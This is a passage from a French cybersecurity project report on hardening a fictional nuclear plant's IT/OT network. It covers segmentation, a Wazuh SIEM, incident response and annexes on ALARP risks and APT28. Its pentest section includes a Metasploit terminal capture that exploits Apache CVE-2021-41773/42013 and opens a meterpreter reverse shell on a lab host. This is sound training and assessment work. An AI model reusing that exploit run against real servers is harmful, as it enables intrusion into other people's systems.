- User password aging (maximum)	[DISABLED]
- Checking expired passwords	[OK]
- Checking Linux single user mode authentication	[OK]
- Determining default umask	
- umask (/etc/profile)	[NOT FOUND]
- umask (/etc/login.defs)	[SUGGESTION]
- LDAP authentication support	[NOT ENABLED]


Pour réaliser la partie 3, nous nous sommes appuyés sur le guide **ANSSI(2025)**
Recommandations de sécurité relatives à un système GNU/Linux.

Partie 4 – Sécurité réseau et supervision

4.1 Architecture réseau

Le réseau de la centrale est segmenté en zones logiques. Cette séparation permet de limiter la propagation d'éventuelles intrusions et de mieux contrôler les flux critiques. Les zones IT et OT sont isolées, avec une **DMZ industrielle** servant de tampon pour les communications nécessaires (journalisation, supervision, mises à jour planifiées).

Un schéma de l'architecture réseau est prévu dans le livrable. Il illustre les flux autorisés, les zones sensibles, et les points de contrôle.



4.2 Segmentation et pare-feux

Chaque zone dispose de ses propres règles de sécurité. Des pare-feux sont placés entre chaque segment. Les flux sont autorisés uniquement si justifiés, avec inspection des paquets sur les protocoles sensibles.

Sur le périmètre industriel, les équipements SCADA et les automates ne peuvent être atteints que via des points bien identifiés et surveillés.

Zone	Usage principal	Exemples de flux autorisés
IT interne	Services de gestion, postes utilisateurs	AD, DNS, messagerie, supervision

OT industrielle	Automates, capteurs, supervision locale	SCADA ↔ HMI, SCADA ↔ PLC
DMZ industrielle	Zone tampon sécurisée	Journalisation, supervision, mise à jour OT
Accès distant	VPN sécurisé pour prestataires	VPN ↔ DMZ (authentification forte requise)

(Dordogne, 2021, p. 713)

4.3 Chiffrement et accès distant

Les connexions à distance passent exclusivement par un **VPN IPSec**, protégé par authentification à double facteur. Aucun accès direct à la zone OT n'est toléré depuis l'extérieur.

Les flux sensibles sont chiffrés, en particulier ceux entre les équipements critiques et les consoles d'administration. La journalisation des connexions est active, avec une conservation conforme aux exigences OIV.

(Dordogne, 2021, p. 506)

4.4 Supervision centralisée (SIEM)

Un système de supervision (type **Wazuh**) collecte les événements de sécurité. Il agrège les journaux des pare-feux, des systèmes industriels, et des équipements réseau.

Les événements sont filtrés, horodatés et stockés dans une base centralisée. Le RSSI et les équipes techniques peuvent suivre l'activité en temps réel ou consulter l'historique en cas d'incident.

```

        .wwwwwwwwwww .      .wwwwwwwwwww .      00000000000
        .wwwwwwww .      .wwwwwwww .      00000000000
        .wwwwww .      .wwwwww .      000000000
        .wwwwww .      .wwwwww .      0000000

WAZUH Open Source Security Platform
https://wazuh.com
[wazuh-user@wazuh-server ~]$
[wazuh-user@wazuh-server ~]$
[wazuh-user@wazuh-server ~]$ ping 172.20.10.11
PING 172.20.10.11 (172.20.10.11) 56(84) bytes of data.
64 bytes from 172.20.10.11: icmp_seq=1 ttl=64 time=0.910 ms
64 bytes from 172.20.10.11: icmp_seq=2 ttl=64 time=0.395 ms
64 bytes from 172.20.10.11: icmp_seq=3 ttl=64 time=0.332 ms
64 bytes from 172.20.10.11: icmp_seq=4 ttl=64 time=0.322 ms
^C
--- 172.20.10.11 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3081ms
rtt min/avg/max/mdev = 0.322/0.489/0.910/0.244 ms
[wazuh-user@wazuh-server ~]$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:aa:3f:25 brd ff:ff:ff:ff:ff:ff
    altname enp0s17
    inet 172.20.10.10/28 metric 1024 brd 172.20.10.15 scope global dynamic eth0
        valid_lft 3321sec preferred_lft 3321sec
    inet6 2a02:8440:c112:f199:a00:27ff:fea:3f25/64 scope global mngtmpaddr noprefixroute
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fea:3f25/64 scope link proto kernel ll
        valid_lft forever preferred_lft forever
[wazuh-user@wazuh-server ~]$

```

4.5 Détection d'anomalies

Des règles de détection ont été configurées dans le SIEM. Elles permettent d'identifier :

- des connexions suspectes vers des équipements industriels,
- des horaires de connexion inhabituels,
- des changements non autorisés dans les configurations.

Des alertes sont transmises en temps réel au référent sécurité. Un test de détection sera réalisé dans le cadre de la phase de simulation.

Partie 5 – Tests d'intrusion (Pentest)

5.1 Préparation du test

Avant d'initier le test d'intrusion, une phase de cadrage rigoureuse a été menée en coordination avec les responsables de la sécurité du site. Ce cadrage visait à définir précisément :

- **Le périmètre autorisé** : les systèmes informatiques et équipements connectés situés dans les zones autorisées du site nucléaire, incluant certains postes techniques, équipements de supervision industrielle (SCADA), et segments spécifiques du réseau interne.
- **Les objectifs** : évaluer la résilience des systèmes face à une tentative d'intrusion interne, simuler un attaquant ayant physiquement accès au site, et identifier les éventuelles failles exploitables permettant un déplacement latéral ou un accès non autorisé à des systèmes critiques.
- **Les contraintes** : respecter les protocoles de sûreté nucléaire, ne pas perturber les systèmes en exploitation, et travailler sous supervision étroite du service de sécurité informatique et de la direction des opérations sensibles.

Le test a été réalisé **sur site**, en **mode boîte grise**, en simulant le scénario d'un prestataire ou d'un intervenant technique disposant d'un accès physique limité mais légitime à certaines zones du site.

5.2 Reconnaissance et collecte

La phase de reconnaissance a consisté à cartographier l'environnement, identifier les services actifs, et rechercher d'éventuelles vulnérabilités connues. Des outils comme **Nmap** et **Advanced IP Scanner** ont permis de repérer des interfaces web internes, des ports ouverts, et des services mal configurés.

Des captures d'écran illustreront cette phase (scan IP, bannière de service, version Apache exposée, etc.).

Source : OpenclassRoom, réalisez un test d'intrusion web

5.3 Exploitation et escalade

L'exploitation a commencé par une phase de reconnaissance à l'aide d'**Advanced IP Scanner**, permettant d'identifier les machines accessibles sur le réseau local. L'adresse IP du serveur cible a ainsi été découverte, ce qui a permis de lancer une série de scans avec **Nmap**. L'analyse a révélé qu'un serveur **Apache HTTP** était exposé, et qu'il utilisait une version obsolète comportant une vulnérabilité connue.

Cette faille a été exploitée à l'aide de **Metasploit**, via un module spécifique à cette version d'Apache. Le vecteur d'attaque a permis d'exécuter des commandes système à distance avec les droits de l'utilisateur du service web. Afin de confirmer l'accès, une commande `ls /bin` a été exécutée, révélant la structure du répertoire système de la machine compromise.

Cette exploitation démontre que la faille permettait une exécution de commandes arbitraires, exposant le serveur à un risque d'escalade si d'autres mécanismes de protection (comme le confinement dans un environnement restreint ou des ACL renforcées) n'étaient pas en place.

5.4 Exemple de scénario

Étape	Détail
Scan réseau	Détection de services RDP, HTTP, SNMP sur plusieurs hôtes
Découverte d'un portail	Interface web non protégée par MFA
Bruteforce HTTP	Accès à un compte utilisateur avec mot de passe faible
Escalade locale	Script avec droits root exécutable sans contrôle

Rebond OT	Tentative de contact avec automate via port 502 (Modbus)
-----------	---

Ce scénario montre que l'absence de filtrage strict et de MFA peut permettre un accès latéral à des systèmes sensibles.

5.5 Recommandations

Au terme du test, plusieurs axes d'amélioration ont été identifiés. D'abord, les mots de passe faibles doivent être proscrits par politique de sécurité et bloqués dès la création des comptes. L'authentification forte (MFA) doit être déployée sur toutes les interfaces d'administration ou d'accès distant. La segmentation réseau entre zones IT et OT doit être strictement renforcée : les flux non nécessaires doivent être bloqués par défaut.

Enfin, une revue complète des comptes, des routes réseau et des services exposés est recommandée. Les résultats du test, les captures d'écran, et les traces techniques (extraction de version Apache, exploitation Metasploit) seront fournis dans les annexes du dossier pour traçabilité et documentation technique.


```

kali㉿kali: ~
File Actions Edit View Help
Proxies      no      A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS     192.168.1.15 yes   The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      8080    yes   The target port (TCP)
SSL        false   no    Negotiate SSL/TLS for outgoing connections
TARGETURI  /cgi-bin yes   Base path
VHOST       no      HTTP server virtual host

Payload information:

Description:
This module exploit an unauthenticated RCE vulnerability which exists in Apache version 2.4.49 (CVE-2021-41773).
).
If files outside of the document root are not protected by 'require all denied' and CGI has been explicitly enabled,
it can be used to execute arbitrary commands (Remote Command Execution).
This vulnerability has been reintroduced in Apache 2.4.50 fix (CVE-2021-42013).

References:
https://nvd.nist.gov/vuln/detail/CVE-2021-41773
https://nvd.nist.gov/vuln/detail/CVE-2021-42013
https://httpd.apache.org/security/vulnerabilities_24.html
https://github.com/RootUp/PersonalStuff/blob/master/http-vuln-cve-2021-41773.nse
https://github.com/projectdiscovery/nuclei-templates/blob/master/vulnerabilities/apache/apache-httdp-rce.yaml
https://github.com/projectdiscovery/nuclei-templates/commit/9384dd235ec5107f423d930ac80055f2ce2bff74
https://attackerkb.com/topics/1RltOPCYqE/cve-2021-41773/rapid7-analysis

View the full module info with the info -d command.

msf6 exploit(multi/http/apache_normalize_path_rce) > run
[*] Started reverse TCP handler on 192.168.1.18:4444
[*] Using auxiliary/scanner/http/apache_normalize_path as check
[+] http://192.168.1.15:8080 - The target is vulnerable to CVE-2021-42013 (mod_cgi is enabled).
[*] Scanned 1 of 1 hosts (100% complete)
[*] http://192.168.1.15:8080 - Attempt to exploit for CVE-2021-42013
[*] http://192.168.1.15:8080 - Sending linux/x64/meterpreter/reverse_tcp command payload
[*] Sending stage (3045380 bytes) to 192.168.1.15
[*] Meterpreter session 1 opened (192.168.1.18:4444 → 192.168.1.15:42674) at 2025-06-05 12:28:51 -0400
[!] This exploit may require manual cleanup of '/tmp/ymfc' on the target
meterpreter > █

```

```

root@mintk-VirtualBox: /home/mintk
Classification: Not Suspicious Traffic] [Priority: 3] {UDP} 192.168.1.12:57621 -> 192.168.1.255:57621
06/05/2025-18:16:44.906475  [**] [1:2027397:1] ET INFO Spotify P2P Client [**]
Classification: Not Suspicious Traffic] [Priority: 3] {UDP} 192.168.1.12:57621 -> 192.168.1.255:57621
06/05/2025-18:17:19.109166  [**] [1:2035466:4] ET INFO Observed Discord Domain in DNS Lookup (discordapp .com) [**] [Classification: Misc activity] [Priority: 3] {UDP} 192.168.1.15:52571 -> 192.168.1.1:53
06/05/2025-18:17:19.109606  [**] [1:2035466:4] ET INFO Observed Discord Domain in DNS Lookup (discordapp .com) [**] [Classification: Misc activity] [Priority: 3] {UDP} 192.168.1.15:60957 -> 192.168.1.1:53
06/05/2025-18:17:19.109733  [**] [1:2035466:4] ET INFO Observed Discord Domain in DNS Lookup (discordapp .com) [**] [Classification: Misc activity] [Priority: 3] {UDP} 192.168.1.15:35792 -> 192.168.1.1:53
06/05/2025-18:17:19.109166  [**] [1:2035466:4] ET INFO Observed Discord Domain in DNS Lookup (discordapp .com) [**] [Classification: Misc activity] [Priority: 3] {UDP} 192.168.1.15:52571 -> 192.168.1.1:53
06/05/2025-18:17:19.109606  [**] [1:2035466:4] ET INFO Observed Discord Domain in DNS Lookup (discordapp .com) [**] [Classification: Misc activity] [Priority: 3] {UDP} 192.168.1.15:60957 -> 192.168.1.1:53
06/05/2025-18:17:19.109733  [**] [1:2035466:4] ET INFO Observed Discord Domain in DNS Lookup (discordapp .com) [**] [Classification: Misc activity] [Priority: 3] {UDP} 192.168.1.15:35792 -> 192.168.1.1:53

```

Partie 6 – Gestion des incidents et déploiement

6.1 Processus de gestion des incidents

Le processus démarre dès la détection d'un événement suspect, qu'il provienne d'un équipement de supervision (comme un SIEM), d'un opérateur humain, ou d'un outil de détection automatisé. Lorsqu'un événement est détecté, il est immédiatement enregistré dans un journal centralisé. Un premier niveau d'analyse permet de qualifier l'événement : simple anomalie ou véritable incident de sécurité.

En cas de confirmation, l'incident est escaladé à la cellule de réponse. Cette équipe déclenche alors une procédure adaptée en fonction de la nature de l'incident (cyberattaque, défaillance réseau, accès non autorisé). Une investigation est lancée pour comprendre l'origine, l'ampleur et les conséquences potentielles. À ce stade, les systèmes critiques peuvent être isolés pour éviter toute propagation.

Tout au long du processus, une communication structurée est maintenue entre les équipes IT/OT, la direction, et si besoin, les autorités compétentes comme l'ANSSI, conformément au statut d'OIV. Si l'incident est jugé majeur, une cellule de crise est activée.

Une fois l'incident contenu, des actions de remédiation sont engagées pour restaurer les services et renforcer les protections. Le processus se conclut par une phase de retour d'expérience, documentée et partagée avec les équipes concernées. Cette étape permet de corriger les faiblesses constatées et d'améliorer les procédures en continu.

Ce dispositif, basé sur les recommandations de l'ANSSI, s'inscrit dans une logique de résilience. Il garantit à la centrale Nuky une capacité de réaction rapide et coordonnée face aux menaces numériques.

6.2 Rôles et communication

En situation de crise à la centrale Nuky, la réactivité repose sur une organisation claire et éprouvée. Les rôles sont anticipés pour limiter les hésitations : le RSSI coordonne les actions et sert d'interface entre les équipes techniques et la direction. Il travaille en lien étroit avec les référents IT et OT, responsables de leur périmètre respectif.

Lorsqu'un incident majeur est identifié, une cellule de crise est immédiatement activée. Elle rassemble les personnes clés : direction du site, responsable sûreté, RSSI, experts IT/OT et communication. Chacun sait ce qu'il doit faire, grâce à des

fiches de rôle préparées à l'avance. Ces procédures sont régulièrement mises à l'épreuve lors d'exercices simulés.

Les échanges internes passent par un canal sécurisé et sont systématiquement tracés. Si l'incident atteint un niveau critique, une déclaration est transmise à l'ANSSI dans les délais fixés par la réglementation. Pour l'extérieur, la communication est centralisée : seul le responsable dédié est autorisé à diffuser des informations, afin d'éviter les doublons ou messages contradictoires.

La coordination entre IT et OT est structurée. Une procédure d'escalade prévoit les décisions urgentes comme l'isolement d'un segment réseau ou le passage à un mode dégradé. Cette approche transversale repose sur l'entraînement des équipes et une collaboration construite dans le temps. On peut se référer au RACI du **chapitre 1.3 : organisation et responsabilités**.

6.3 Déploiement des mesures

Les mesures de sécurité définies dans le projet sont déployées progressivement, selon une méthode encadrée par le RSSI de la centrale Nuky. Chaque configuration est d'abord testée dans un environnement isolé, afin de limiter les risques d'instabilité sur les systèmes de production. Ce bac à sable permet d'anticiper les interactions imprévues avec les processus industriels critiques.

Dans le périmètre OT, toute modification est soumise à validation préalable et n'est effectuée que pendant des plages de maintenance approuvées. Cette approche garantit la continuité des opérations et le respect des exigences de sûreté nucléaire.

Le RSSI maintient un tableau de suivi des déploiements, incluant la date, la nature des actions, les systèmes concernés et les opérateurs impliqués. Ce registre est essentiel pour assurer la traçabilité des modifications et alimenter les audits futurs.

L'automatisation joue un rôle croissant dans le déploiement, notamment via des scripts pour la configuration des pare-feux, la distribution de politiques de sécurité, ou le déploiement de correctifs. Toutefois, certaines opérations restent volontairement manuelles, notamment dans les environnements sensibles, où l'intervention humaine reste nécessaire pour valider visuellement certaines étapes ou ajuster à la volée en fonction du contexte.

Lorsqu'un risque est identifié ou qu'un incident a lieu, les premières mesures sont souvent de nature défensive : modification urgente d'une règle réseau, désactivation d'un service compromis, ou isolement d'une machine suspecte. Dans ce cadre, des

actions rapides peuvent être engagées avec des commandes comme par exemple ici, ou l'on va demander au pare-feu de bloquer toutes connection au port 22 et redémarrer les règles pare-feu : `sudo ufw deny 22/tcp` et `sudo ufw reload`

Ces mesures sont enregistrées dans les journaux système, et le détail des actions est documenté à chaud par les intervenants.

Une fois le système stabilisé, l'équipe applique les mesures correctrices durables, telles que la mise à jour des composants vulnérables, le durcissement des configurations ou la mise à jour des signatures de détection dans le SIEM. Des tests de bon fonctionnement sont réalisés pour vérifier l'efficacité de la correction, avant clôture de l'incident.

6.4 Transfert et documentation

Une fois les mesures mises en œuvre, il faudra assurer un transfert structuré des connaissances et une documentation complète. Cela garantit la continuité des opérations, la reproductibilité des actions, et facilite les futures maintenances ou audits.

Le RSSI centralise la documentation dans un espace sécurisé accessible aux équipes IT, OT et aux auditeurs internes. Chaque mesure de sécurité déployée (pare-feu, SIEM, durcissement, segmentation réseau, Active Directory, etc.) fait l'objet d'une fiche de configuration, incluant :

- les étapes d'installation,
- les paramètres utilisés,
- les raisons des choix techniques,
- les procédures de retour arrière.

Un wiki interne ou dépôt Git est utilisé pour versionner les fichiers (scripts, configurations, captures, guides), afin d'assurer une traçabilité complète. Les

journaux des outils de supervision (comme Splunk) sont aussi archivés périodiquement pour constituer un historique utile en cas d'incident futur.

Contenus documentés :

- Procédure de sauvegarde automatique :

- Ajouter un nouveau dossier à sauvegarder
- Restauration d'un fichier à une date antérieure

- Déploiement des règles UFW sur les hôtes Linux :

Liste des règles appliquées, justification des ports ouverts/fermés, méthode d'automatisation.

- Configuration des alertes SIEM Splunk :

Filtres définis, actions automatiques déclenchées, fréquence des scans.

- Maintenance sécurisée OT :

Fenêtres de maintenance, rôles autorisés, plan de retour en configuration précédente.

Transfert aux équipes :

Le transfert opérationnel s'effectue lors d'une réunion entre le RSSI, les référents techniques IT/OT et les équipes d'exploitation. Cette passation est accompagnée :

- d'un **support de présentation** (PowerPoint ou PDF),
- de **démonstrations techniques** (screenshots, VM),
- d'un **plan de formation interne** pour garantir l'appropriation des outils (SIEM, règles d'accès, scripts de supervision, etc.).

Chaque poste critique dispose d'une fiche de poste technique mise à jour, notamment pour les administrateurs système et les responsables réseau.

Conclusion

Le projet de sécurisation de la centrale Nuky a permis de construire une approche globale, couvrant la gouvernance, l'analyse des risques, la protection des systèmes, la surveillance réseau et la réponse aux incidents. Chaque action a été pensée en fonction des contraintes du secteur nucléaire, où la sûreté, la disponibilité et la conformité réglementaire sont prioritaires.

Les environnements IT et OT ont été traités de manière complémentaire, avec une attention particulière portée à l'isolement des zones, à la gestion des privilèges, et à la détection d'activités anormales. Des démonstrations techniques, des tests d'intrusion contrôlés et des recommandations concrètes renforcent la crédibilité de la démarche.

L'ensemble des mesures déployées constitue une base solide, mais non figée. La sécurité dans un contexte critique évolue en permanence. Une mise à jour régulière des politiques, des outils et des pratiques sera nécessaire pour maintenir un niveau de protection adapté.

Ce projet a aussi mis en évidence l'importance de la coordination entre les équipes IT, OT, sûreté et direction. La cybersécurité, dans ce type d'infrastructure, ne peut être efficace qu'en tant qu'effort collectif.

Bibliographie

Déon, S. (2021). *Cyber résilience en entreprise : enjeux, référentiels et bonnes pratiques.* ENI.

Afnor. (2019). *La France cyber-normes : protéger les infrastructures énergétiques contre les cyberattaques.* Récupéré de
<https://normalisation.afnor.org/actualites/la-france-cyber-normes/>

ANSSI. (2021). *Guide OIV : Obligations réglementaires des opérateurs d'importance vitale.* ENI.

ANSSI.(2025) *La cybersécurité des systèmes industriels – Méthode de classification*

https://cyber.gouv.fr/sites/default/files/document/anssi-guide-systemes_industriels-methode_de_classification_v2-0.pdf.pdf

ANSSI(2025) *Recommandations de sécurité relatives à un système GNU/Linux*

<https://cyber.gouv.fr/publications/recommandations-de-securite-relatives-un-systeme-gnulinu>
x

Dordogne, J.(2022). Réseaux informatiques : notions fondamentales.

Cassard, J.-P. (2020, 5 octobre). *Cybersécurité : comment s'organiser en cas de crise ?* Sopra Steria.

<https://www.soprasteria.fr/perspectives/details/cybersecurite-comment-s-organiser-en-cas-d-e-crise>

IBM. (2024, 9 août). *Qu'est-ce qu'une évaluation des risques de cybersécurité ?* IBM Think.
<https://www.ibm.com/fr-fr/think/topics/cybersecurity-risk-assessment>

MITREATT&ck <https://attack.mitre.org>

Openclassroom (MAJ 23/01/25) Réalisez un test d'intrusion web

<https://openclassrooms.com/fr/courses/7727176-realisez-un-test-dintrusion-web>

Annexes

Annexe 1 : Fiche de poste RSSI EDF

Responsable de la Sécurité des Systèmes d'Information F/H

Informations générales

**Référence**

2025-134396

Date de début de diffusion

27/03/2025

Date de modification

28/03/2025

Description du poste

Famille professionnelle / Métier

SYSTEMES D'INFORMATION, TELECOM ET NUMERIQUE - Management

Intitulé du poste

Responsable de la Sécurité des Systèmes d'Information F/H

Collège

Cadre

Type de contrat

CDI

Description de la mission

En tant que RSSI, vous jouerez un rôle clé dans la définition, la mise en œuvre et le pilotage de notre stratégie de cybersécurité. Vous évoluerez au sein d'une entreprise engagée dans l'innovation et la transformation numérique.

En tant que responsable d'une équipe de 5 personnes vous interviendrez sur des projets d'envergure, avec des responsabilités variées et un fort impact.

Vous aurez la responsabilité de :

- Définir et mettre en œuvre la stratégie de cybersécurité et le SMSI de l'entreprise en relation avec les équipes SoC/CERT du Groupe EDF,
- Assurer la veille et la conformité aux réglementations et aux normes en vigueur (ISO 27001, RGPD, NIS2...),
- Piloter l'analyse des risques, le PCI/PRI et proposer des plans d'action adaptés,
- Superviser les audits de sécurité en particulier auprès des fournisseurs de l'entreprise et gérer les incidents cyber,
- Collaborer avec les équipes IT et les partenaires externes pour renforcer notre posture de cybersécurité,
- Accompagner la sécurisation des nouveaux projets numériques de l'entreprise
- Sensibiliser et former les collaborateurs aux bonnes pratiques de sécurité.

Profil souhaité**Votre profil**

- Diplôme en informatique, cybersécurité ou équivalent.
- Expérience significative en sécurité des SI et en management d'équipe (idéalement 7 ans).
- Connaissances solides de l'environnement Microsoft et en gestion des identités et accès (IAM), sécurité des réseaux et systèmes, SOC/SIEM, cryptographie et threat intelligence.
- Bonne maîtrise des normes et réglementations en cybersécurité.
- Maîtrise d'une méthode d'analyse de risques (EBIOS RM, Mehari...)
- Certification type CISSP, CISM ou ISO 27001 appréciée.

Soft Skills

- Capacité à gérer des projets transverses et à communiquer avec des interlocuteurs variés (IT, groupe EDF, juridique, métiers).
- Esprit d'initiative et capacité à gérer les priorités dans un environnement en constante évolution.
- Fort esprit d'analyse et de synthèse pour évaluer les risques et proposer des solutions adaptées.

Date souhaitée de début de mission

02/06/2025

Société

Autres Filiales

Localisation du poste

Localisation du poste

Europe, France, Auvergne-Rhône-Alpes, Rhône (69)

Ville

Limonest 

Langue de l'offre

Français

Critères candidat

Niveau de formation

04 - BAC +4 / BAC +5

Spécialisation du diplôme

- Cybersécurité
- ENR Energies renouvelables : hydraulique, solaire; éolien, autres renouvelables
- Informatique / Système d'informations
- Innovation
- Management de projet
- Stratégie & Management

Expérience minimum souhaitée

5 ans

Annexe 2 : Tableau ALARP

Scénario de menace	Zone ALARP	Mesures à prendre
Intrusion via VPN mal sécurisé	Zone Intolérable	Configurer l'authentification forte (MFA) et restreindre les accès aux IP autorisées.
Compromission d'un compte administrateur IT	Zone Intolérable	Mettre en place une gestion des accès privilégiés (PAM) et des audits réguliers des comptes.
Infection d'un automate via une clé USB non sécurisée	Zone Intolérable	Désactiver les ports USB sur les automates et utiliser des clés USB sécurisées.
Modification non autorisée d'un script SCADA	Zone ALARP	Mettre en place une gestion des versions des scripts et un contrôle des accès par authentification forte.
Perte de synchronisation NTP entre les serveurs OT	Zone ALARP	Configurer des serveurs NTP redondants et des alertes en cas de décalage.
Utilisation d'un mot de passe par défaut sur un automate	Zone Intolérable	Modifier les mots de passe par défaut et appliquer une politique de complexité.
Accès physique non surveillé à une baie industrielle	Zone ALARP	Installer des caméras de surveillance et des dispositifs de verrouillage physique.
Défaillance d'un service NTP centralisé entraînant des erreurs de journalisation	Zone ALARP	Configurer un second serveur NTP pour garantir la redondance.
Rejet d'alerte par un opérateur mal formé	Zone ALARP	Former les opérateurs sur la gestion des alertes et la reconnaissance des faux positifs.
Dysfonctionnement mineur d'une interface HMI	Zone Négligeable	Vérifier les mises à jour logicielles, sans action immédiate.

Annexe 3 : MITRE ATT&CK

The screenshot shows the MITRE ATT&CK interface with the 'Groups' tab selected. On the left, a sidebar lists various threat groups. In the center, detailed information is provided for APT28, including its aliases (G0007, APT28), tactics (IRON TWILIGHT, SNAKEMACKEREL, Swallowtail, Group 74, Sednit, Sofacy, Pawn Storm, Fancy Bear, STRONTIUM, Tsar Team, Threat Group-4127, TG-4127, Forest Blizzard, FROZENLAKE, GruesomeLarch), and techniques (nuclear). The right panel contains a detailed description of APT28's activities, mentioning its attribution to Russia's GRU Unit 26165, its involvement in the 2016 US presidential election, and its targeting of organizations like WADA, OPCW, and the Spiez Swiss Chemicals Laboratory.

GROUPS	G0007	APT28	IRON TWILIGHT, SNAKEMACKEREL, Swallowtail, Group 74, Sednit, Sofacy, Pawn Storm, Fancy Bear, STRONTIUM, Tsar Team, Threat Group-4127, TG-4127, Forest Blizzard, FROZENLAKE, GruesomeLarch	APT28 is a threat group that has been attributed to Russia's General Staff Main Intelligence Directorate (GRU) 85th Main Special Service Center (GTsSS) military unit 26165. This group has been active since at least 2004. APT28 reportedly compromised the Hillary Clinton campaign, the Democratic National Committee, and the Democratic Congressional Campaign Committee in 2016 in an attempt to interfere with the U.S. presidential election. In 2018, the US indicted five GRU Unit 26165 officers associated with APT28 for cyber operations (including close-access operations) conducted between 2014 and 2018 against the World Anti-Doping Agency (WADA), the US Anti-Doping Agency, a US nuclear facility, the Organization for the Prohibition of Chemical Weapons (OPCW), the Spiez Swiss Chemicals Laboratory, and other organizations. Some of these were conducted with the assistance of GRU Unit 74455, which is also referred to as Sandworm Team.
Deep Panda				
Dragonfly				
DragonOK				
Earth Lusca				
Elderwood				
Ember Bear				
Equation				
Evilnum				
EXOTIC LILY				
Ferocious Kitten				
FIN10				
FIN13				
FIN4				

<https://attack.mitre.org/groups/>

Home > Groups > APT28

APT28

APT28 is a threat group that has been attributed to Russia's General Staff Main Intelligence Directorate (GRU) 85th Main Special Service Center (GTsSS) military unit 26165.^{[1][2]} This group has been active since at least 2004.^{[3][4][5][6][7][8][9][10][11][12][13]}

APT28 reportedly compromised the Hillary Clinton campaign, the Democratic National Committee, and the Democratic Congressional Campaign Committee in 2016 in an attempt to interfere with the U.S. presidential election.^[5] In 2018, the US indicted five GRU Unit 26165 officers associated with APT28 for cyber operations (including close-access operations) conducted between 2014 and 2018 against the World Anti-Doping Agency (WADA), the US Anti-Doping Agency, a US nuclear facility, the Organization for the Prohibition of Chemical Weapons (OPCW), the Spiez Swiss Chemicals Laboratory, and other organizations.^[14] Some of these were conducted with the assistance of GRU Unit 74455, which is also referred to as Sandworm Team.

<https://attack.mitre.org/groups/G0007/>

Annexe 4 : attestations MOOC de l'ANSSI

